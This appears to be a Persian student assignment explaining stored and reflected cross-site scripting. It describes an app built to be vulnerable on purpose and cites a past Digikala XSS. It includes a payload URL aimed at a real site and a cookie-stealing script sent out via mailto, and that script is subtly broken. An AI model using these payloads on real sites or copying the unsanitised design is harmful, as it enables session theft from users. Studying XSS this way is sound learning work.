محمد عبدالهی 9530153


.1

حمله های XSS نوعی از تزریق هستند که به وسیله ی آن اسکریپت های مخرب را درون یک وب سایت مورد اعتماد اینجکت می کنیم. حمله های XSS زمانی اتفاق می افتد که هکر از یک برنامه ی وب برای ارسال کدهای مخربش که عموما در شکل اسکریپت های سمت مرورگر است به کاربر نهایی استفاده کند. رخنه هایی که باعث می شوند این حمله موفقیت آمیز باشد، بسیار شایع است و این آسیب پذیری در هر برنامه ی تحت وبی که از ورودی های کاربر در خروجی و بدون اعتبارسنجی یا کدگذاری استفاده می کند، وجود دارد.


Xss stored : زمانی است که یک اسکریپت به صورت پایدار روی سرور هدف ذخیره می شود. این ذخیره سازی روی دیتابیس، پست های مربوط به یک فرم، لاگ بازدیدکنندگان، فیلد مربوط به نظرها و ... انجام می شود. زمانی که قربانی درخواستی را به سرور ارسال می کند و سرور پاسخ را از قسمت ذخیره شده به کاربر می دهد، اسکریپت مخرب روی سیستم قربانی اجرا می شود.

Xss reflected : زمانی رخ می دهد که اسکریپت اینجکت شده توسط وب سرور بازگردانده و بازتاب شود. این بازتاب می تواند در قالب پیام های خطا، نتایج جستجو یا هر پاسخ دیگری باشد. این پاسخ شامل تمام و یا قسمتی از ورودی ارسال شده به سرور در زمان درخواست است. حمله ی Reflected به وسیله ی راه های دیگری مثل یک ایمیل بر روی سایت های قربانی انجام می شود. زمانی که کاربر را به گونه ای فریب دهیم که روی لینک آلوده کلیک کند، حمله با موفقیت انجام شده و داده ها به سمت هکر ارسال می شود و یا ممکن است کاربر به سایت آلوده ارجاع داده شود و در آن سایت، کدهایی از سایت آسیب پذیر موجود باشد که reflect حمله، به مرورگر کاربر بازگردانده شود. مرورگر نیز بدون هیچ مشکلی کد را اجرا می کند. چرا که کدها از سروری مورد اعتماد آمده است.

به عنوان مثال صفحه زیر دارای آسیب پذیری از نوع stored است ولی آسیب پذیری reflected ندارد:



که پس از ارسال اسکریپت موجود در تصویر بالا پس از هر بار مراجعه یوزر به سایت کد مخرب اجرا میشود.



کد ضمیمه شده هم دارای اسیب پذیری reflected است اما stored ندارد چون هیچ مقداری ذخیره نمیشود.

-2

یکی از آسیب پذیری های مطرح شده در دیجیکالا در سال 2016 مربوط به بخش سرچ در mag.digikala.com بود که ورودی ارائه شده توسط کاربر پاکسازی نمیشده و همین موضوع ساده باعث به وجود آمدن مشکل شده.

https://mag.digikala.com/?s=4TT4CK3R

اسکریپت مربوط به آسیب پذیری:

http://mag.digikala.com/?s=<script>alert('4TT4CK3R')</script


منبع:

https://packetstormsecurity.com/files/135373/DigiKala-Of-Iran-Cross-Site-Scripting.html


-3

برای این منظور ابتدا لازم است تا یک دیتابیس برای برنامه خود ایجاد کنیم چرا که مهمترین بخش در این نوع حمله دیتابیس است. پس یک دیتابیس متناسب با برنامه خود ایجاد میکنیم. دیتابیس من با نام StoredXss بوده و دارای دو ستون id و message میباشد. در هر مرحله یوزر ما میتواند یک پیام وارد کرده و پیام ورودی توسط یوزر را ذخیره شده و تمام پیامهای قبلی نمایش داده میشوند.

در مرحله اول برنامه تنظیمات مربوط به دیتابیس را انجام داده و در مرحله بعد فرم مربوط به دریافت پیام ها را نوشتم.




در مرحله بعد هم تعدادی کامنت ارسال کرده و نمایش میدهیم.



در مرحله بعد یک اکسپلویت xss را وارد کرده و چون ورودی ها کنترل نمی شود مشاهده میکنیم که مربوطه اجرا شده و در دیتابیس هم ذخیره میشود.

$< script > alert(1); < /script >$



در قسمت دوم اکسپلویت را بهبود داده ایم به طوری کوکی های یوزر را برای ما ارسال میکند.

```
<script>location.href = "mailto:"+email+'&body='+Document.cookie;</script>
```